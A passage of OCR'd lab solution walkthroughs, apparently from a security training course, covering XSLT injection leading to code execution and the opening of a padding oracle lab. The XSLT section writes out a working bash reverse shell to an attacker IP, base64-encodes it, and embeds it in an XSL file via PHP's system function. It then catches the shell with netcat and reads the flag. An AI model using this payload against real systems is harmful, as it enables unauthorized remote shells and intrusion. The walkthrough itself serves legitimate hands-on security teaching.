
The IP address of the attacker machine is **192.170.91.2/24.**

Note: The IP address assigned to your Kali GUI instance would certainly be different. Please make sure to replace it in the subsequent commands.

Next, we will base64-encode the reverse shell payload to avoid it being tampered with while uploading over HTTP:

Command:

```
echo "/bin/bash -c 'bash -i>& /dev/tcp/192.170.91.2/54321
0>&1'" | base64 -w0 ; echo
```




Note: Make sure to replace the IP address in the above command.

Add the reverse shell payload in the XSL file:

test.xsl:

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl"
version="1.0">
<!-- We add the PHP's xmlns -->
    <xsl:template match="/">
        <html>
            <!-- We use the php suffix to call the functions
-->
            <xsl:value-of select="php:function('system','echo
L2Jpbi9iYXNoIC1jICdiYXNoIC1pPiYgL2Rldi90Y3AvMTkyLjE3MC45MS4yL
zU0MzIxIDA+JjEnCg==|base64 -d|bash')" />
            <!-- Output: 'Php Can Now Be Used In Xsl' -->
        </html>
    </xsl:template>
</xsl:stylesheet>
```




Notice we have added commands to decode and execute the reverse shell payload on the backend server.


Start a Netcat listener on the attacker machine:

Command:


```
nc -lvp 54321
```

Upload the modified XSL file:







Now click on the **Transform!** button:



Notice the page keeps on loading:



Check the terminal where the Netcat listener was running:




We have received back a reverse shell session from the target server.


Step 12: Retrieve the flag.

Now that we have a shell session on the target server, we can execute OS commands and perform some enumeration:

Commands:

```
id
ps aux
```







Run the following command to locate the flag file:

Command:

```
find / -iname *flag* 2>/dev/null
```






The flag is present in the **/flag.txt** file.

Read the contents of the flag file:

Command:

```
cat /flag.txt
```



FLAG: fdf9c7da429441eaa1620eceafc34d9f

With that, we conclude this lab on leveraging XSLT for code execution.

References

- XSLT Introduction
- XSLT Injections for Dummies
- Using PHP functions in XSL


Padding Oracle Attack

In this lab, you will learn to perform a padding oracle attack on a vulnerable application to steal the signing key and also create a valid attacker-controlled encrypted message.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. A Python application vulnerable to padding oracle attack can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Exploit the vulnerable application to perform a padding oracle attack and steal the signing key. Also, create a valid attacker-controlled encrypted message.



Acknowledgements

The setup code is based on the following Github repository:

- https://github.com/GDSSecurity/PaddingOracleDemos

Tools

The best tools for this lab are:

- Nmap
- Padbuster

- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping -c3 demo.ine.local
```

